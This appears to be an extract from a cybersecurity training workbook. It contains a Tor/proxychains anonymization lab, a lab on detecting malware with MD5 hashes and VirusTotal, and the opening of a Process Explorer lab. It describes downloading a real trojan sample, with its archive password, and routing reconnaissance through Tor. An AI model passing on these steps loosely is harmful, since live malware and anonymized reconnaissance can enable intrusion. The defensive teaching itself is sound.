
Task 1:

While proxychains comes pre-installed in Kali, you should run the following command to ensure it is the most up to date version before beginning this lab:

```
sudo su –  
apt install proxychains
```

Once this is done, we can view the help screen for the tool by typing the following command:

```
proxychains --help
```



```
(root㉿kali)-[~]
# proxychains --help
```

Usage: proxychains -q -f config_file program_name [arguments]
-q makes proxychains quiet - this overrides the config setting
-f allows one to manually specify a configfile to use
for example : proxychains telnet somehost.com
More help in README file

Task 2:

In this lab, we will be using proxychains to redirect our traffic through Tor. Tor works by bouncing our traffic around a number of servers, using the proxychain software in Kali, which helps keep our IP address anonymous. We can download the Tor software in Kali using the following command:

```
apt install tor
```

Task 3:

The next step is to edit the proxychain's configuration file so that we specify to the tool that we want to redirect our traffic through Tor. To do this, we must first open the config file with the nano editor:

```
nano /etc/proxychains.conf
```

Once the file is open, we want to enable some functionality in the tool by removing the # at the beginning of that line. To disable some functionality, we can add a # at the beginning of that line.

1. First, we want to look for the line with “dynamic_chain” and enable this by removing the #.
2. Next we want to look for the line with “strict_chain” and disable it.
3. Then, look for the line with “proxy_dns” and enable it.
4. Finally, go to the very bottom of the file and change “Socks4” to “Socks5” in the last line: “Socks5 127.0.0.1 9050”

Once these changes are made, save the changes and close the file. Then, type

this command:

```
grep -v "^#" /etc/proxychains.conf
```

Here is a screenshots of my config file, so you can see what the final configurations should look like:



A terminal window showing the output of the command 'grep -v "^#" /etc/proxychains.conf'. The output includes configuration sections for 'dynamic_chain', 'proxy_dns', and '[ProxyList]'. Under '[ProxyList]', it shows a socks5 proxy entry: 'socks5 127.0.0.1 9050'.

```
(root㉿kali)-[~]
# grep -v "^#" /etc/proxychains.conf

dynamic_chain

proxy_dns

tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]

socks5 127.0.0.1 9050
```

Task 4:

Open a terminal in Kali and type the following to start and check status of the Tor service:

```
service tor start
service tor status
```



A terminal window showing the status of the Tor service. The command 'service tor status' is run, and the output indicates that the 'tor.service' is active (exited) since the previous day. A red arrow points to the status line, which is highlighted with a red box.

```
(root㉿kali)-[~]
# service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
  Active: active (exited) since Thu 2021-02-18 07:17:55 EST; 43min ago
    Process: 5411 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 5411 (code=exited, status=0/SUCCESS)

Feb 18 07:17:55 kali systemd[1]: Starting Anonymizing overlay network for TCP (multi-instance-master)...
Feb 18 07:17:55 kali systemd[1]: Finished Anonymizing overlay network for TCP (multi-instance-master).
```

First of all, let's determine our IP address before using a proxy. Open a browser and navigate to this site:

<https://dnsleaktest.com>

Then, close the browser and run the following command on the terminal screen:

proxychains firefox <https://dnsleaktest.com>

This site will test our setup and show you your current location and the servers your traffic is flowing through. The location should not be in our home country!

The screenshot shows the dnsleaktest.com interface. On the left, a 'Test complete' summary table shows a single server found. On the right, two sections are compared: 'BEFORE' (direct connection) and 'AFTER' (using a proxy). The 'BEFORE' section shows the user's IP as 23.106. [REDACTED] from London, United Kingdom. The 'AFTER' section shows the user's IP as 185.191. [REDACTED] from Groningen, Netherlands. A red arrow points from the 'BEFORE' section to the 'AFTER' section, indicating the change in location due to the proxy.

Query round	Progress...	Servers found
1	4

BEFORE

AFTER

IP	from ,	
172.21. [REDACTED]		
172.21. [REDACTED]		
172.21.41.1.5	none	Google
173.194.170.79	None	Groningen, Netherlands

1 DNS leak test.com
Hello 23.106. [REDACTED] ×
from London, United Kingdom [UK]
Standard test Extended test What's the difference?

2 Country
Groningen, Netherlands [NL]
Groningen, Netherlands [NL]
Groningen, Netherlands [NL]
Groningen, Netherlands [NL]

Task 5:

Similar to browser usage, we can collect information anonymously by typing the proxychains command in front of other commands:

proxychains whois example.com

```
(kali㉿kali)-[~]
$ proxychains whois example.com
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ... 127.0.0.1:9050  ... whois.verisign-grs.com:43  ... OK
Domain Name: EXAMPLE.COM
Registry Domain ID: 2336799_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.iana.org
Registrar URL: http://res-dom.iana.org
Updated Date: 2020-08-14T07:02:37Z
Creation Date: 1995-08-14T04:00:00Z
Registry Expiry Date: 2021-08-13T04:00:00Z
Registrar: RESERVED-Internet Assigned Numbers Authority
Registrar IANA ID: 376
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: A.IANA-SERVERS.NET
Name Server: B.IANA-SERVERS.NET
DNSSEC: signedDelegation
DNSSEC DS Data: 31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
DNSSEC DS Data: 31589 8 2 CDE0D742D6998AA554A92D890F8184C698CFAC8A26FA59875A990C03E576343C
DNSSEC DS Data: 43547 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1856083
DNSSEC DS Data: 43547 8 2 615A64233543F66F44D68933625B17497C89A70E858ED76A2145997EDF96A918
DNSSEC DS Data: 31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
DNSSEC DS Data: 31406 8 2 F78CF3344F72137235098ECBB08947C2C9001C7F6A085A17F518B5D8F6B916D
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2021-04-01T04:30:43Z <<
```

1

Lab 56. How to Use MD5 Checksums to Determine if a File Contains Malware

Lab Objective:

Learn how to use MD5 checksums to determine if a file contains malware.

Lab Purpose:

MD5 checksums are often used in the malware community as a means of determining if a file contains malware, and, if so, what kind of malware it contains.

Lab Tool:

Windows

Lab Topology:

You can use a Windows and Kali Linux machine for this lab.

Lab Walkthrough:

Task 1:

The first step to finding the MD5 checksums of a file is to download the Hashtab tool via the following link:

<http://implbits.com/products/hashtab/>


This tool will calculate the MD5 checksum for every file on our PC. We are able to view these checksums by right-clicking on a file and selecting Properties. Once you have this tool installed, you will notice a new tab on this window called File Hashes, where we can view the different hashes for

this file. Download the free tool from the link above before moving on to the next steps.

Task 2:


Once we have this tool installed, we can begin checking files on our Windows machine to determine if they contain any malware. To do this, we will right-click on a target file, select properties, and, in the new window that pops up, click on the File Hashes tab.

Here, we can view the CRC32, MD5, and SHA1 hash for the file in question.




Task 3:

This program can also support some other hash mechanisms. Now, let's add SHA-256 and SHA-512 support to our program.



Task 4:

Open a random file, then right-click on the MD5 hash and copy it to your clipboard.



Once this is done, navigate to the following site:

<https://www.virustotal.com/gui/home/search>

Paste the hash file into the search box here and hit enter. This site will now run the MD5 hash through a number of different Antivirus libraries containing the most common MD5 checksums for known malware.

If we picked a random file from our PC, we likely receive no response from

the webpage, indicating that there is no malware in the file selected.


The screenshot shows the VirusTotal website interface. At the top is the logo 'VIRUSTOTAL'. Below it, a large blue box contains the message 'No matches found' with a green checkmark icon. To the left of this message is a circled '2'. Below the message is a link: 'Are you looking for advanced malware searching capabilities? VT Intelligence can help, [learn more](#)'. At the bottom of this box is a blue button labeled 'Try a new search'. To the right of the main box are the words 'FILE' and 'SEARCH'. A red box highlights the MD5 hash 'B1AD66546855EF42C33ED335ED6A7B29' in the search bar. A red arrow points from the text 'Press enter' to the right of the hash. A circled '1' is located in the bottom right corner of the red box. Below the search bar, a note states: 'By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#)'.

Task 5:

Now, copy this MD5 hash below and paste it into the same search box:

9498FF82A64FF445398C8426ED63EA5B

This is the MD5 checksum for a common piece of trojan malware. You will notice a number of alerts on the webpage this time.



This is an example of how to test a random file to see if it has malware. This is also one of the first steps an Antivirus will take when scanning a file. It will create the MD5 Checksum of the file in question and compare it to a massive database of known MD5 checksums of malicious files.

Task 6:

Let's work on a real case. We will download a malware to our Kali Linux machine and compare its MD5 hash from VirusTotal database:

First of all, let us remind you that such files are shared for educational purposes and should not be copied to production machines.

Open a browser on your Kali machine and go to the following address:
<https://dasmalwerk.eu/>

Here, countless real malware is shared as zipped files for educational purposes. Each zip file is protected with a password to prevent accidental opening, which is by default: "infected".

Let's pick a random Trojan on this page; "Dropped: Trojan.AgentWDCR.PZW" is the one we selected. Download this file to the

“Downloads” directory on our Kali machine by clicking the download link.



Now, we will unzip the downloaded file. Open a terminal screen then type these commands:

```
cd Downloads  
unzip  
cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e.zip
```

When asked for a password, enter word: infected

Now, we have a malicious windows executable file. We can get more details about this file with the “file” command:

```
file  
cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e
```

PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

The terminal session shows the following steps:

1. The user changes directory to Downloads: `$ cd Downloads`
2. The user extracts a ZIP file: `$ unzip cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e.zip`
3. The user lists the contents of the Downloads directory: `$ ls -al`
4. The user inspects the extracted file: `total 636` and `cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e`
5. The user uses the `file` command to analyze the file: `$ file cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e`. The output indicates it is a PE32 executable (GUI) for MS Windows, UPX compressed.


Now, we will calculate the MD5 hash of our unzipped file and query it in VirusTotal:

```
md5sum  
cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e
```

The terminal session shows the following steps:

1. The user calculates the MD5 hash of the file: `$ md5sum cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e`
2. The user copies the MD5 hash to the clipboard: `$` (highlighted with a red arrow)
3. A right-click context menu is open, showing options:
 - Copy Selection (highlighted with a blue circle)
 - Paste Clipboard
 - Paste Selection
 - Zoom in
 - Zoom out
 - Zoom reset

Paste this MD5 hash to VirusTotal's query page.
<https://www.virustotal.com/gui/home/search>



Now, if we find a suspicious file in our system, we know how to query if it is harmful. Moreover, we do not need to export this file or run an antivirus. In databases such as VirusTotal, it is possible to query against more than one antivirus library at once.

Lab 57. How to Use Process Explorer to Find and Scan Suspicious Processes for Malware

Lab Objective:

Learn how to use Process Explorer to find and scan suspicious processes for malware in Windows.

Lab Purpose:

Process Explorer is a tool which is part of the Microsoft Windows Sysinternals suite. This is a set of more than 70 free tools used to monitor, manage, and troubleshoot the Windows operating system. Process explorer is used as a free advanced task manager and system monitor.

Lab Tool:

Windows

Lab Topology:

You can use a Windows machine for this lab.

Lab Walkthrough:

Task 1:

The first step for this lab is to download the Process Explorer tool. This can be done from the following link:

<https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>

We will use this tool to analyse the process running on our Windows machines. I will then demonstrate how you would scan a suspicious process

using VirusTotal to determine if it is malicious. Open Process Explorer and we can begin.

Process Explorer v16.32

09/17/2020 • 2 minutes to read • +1

By Mark Russinovich

Published: April 28, 2020

[Download Process Explorer](#) (2.5 MB)

[Run now from Sysinternals Live](#).


Task 2:

When you first open the tool, you will see every process currently running on your system.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		9,900 K	40,428 K	124		
System Idle Process	41.32	60 K	8 K	0		
System	2.51	204 K	4,960 K	4		
Interrupts	2.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
emos.exe		1,056 K	1,058 K	680		
Memory Compression		1,448 K	514,420 K	3596		
crypt.exe		2,144 K	6,200 K	888		
wininit.exe		1,560 K	6,748 K	976		
services.exe		6,160 K	10,516 K	392		
svchost.exe	0.02	14,220 K	34,528 K	1056	Host Process for Windows S... Microsoft Corporation	
unscapp.exe		1,536 K	6,688 K	7528		
dhost.exe		3,020 K	10,044 K	8360		
StartMenuExperience...		27,628 K	66,108 K	8316		
RuntimeBroker.exe		7,636 K	27,256 K	3580	Runtime Broker Microsoft Corporation	
SearchApp.exe	Susp...	165,516 K	252,024 K	9788	Search application Microsoft Corporation	
RuntimeBroker.exe	0.01	13,376 K	42,876 K	372	Runtime Broker Microsoft Corporation	
YourPhone.exe	Susp...	27,020 K	27,648 K	12132	YourPhone Microsoft Corporation	
SettingSyncHost.exe	< 0.01	12,632 K	14,180 K	14324	Host Process for Setting Syn... Microsoft Corporation	

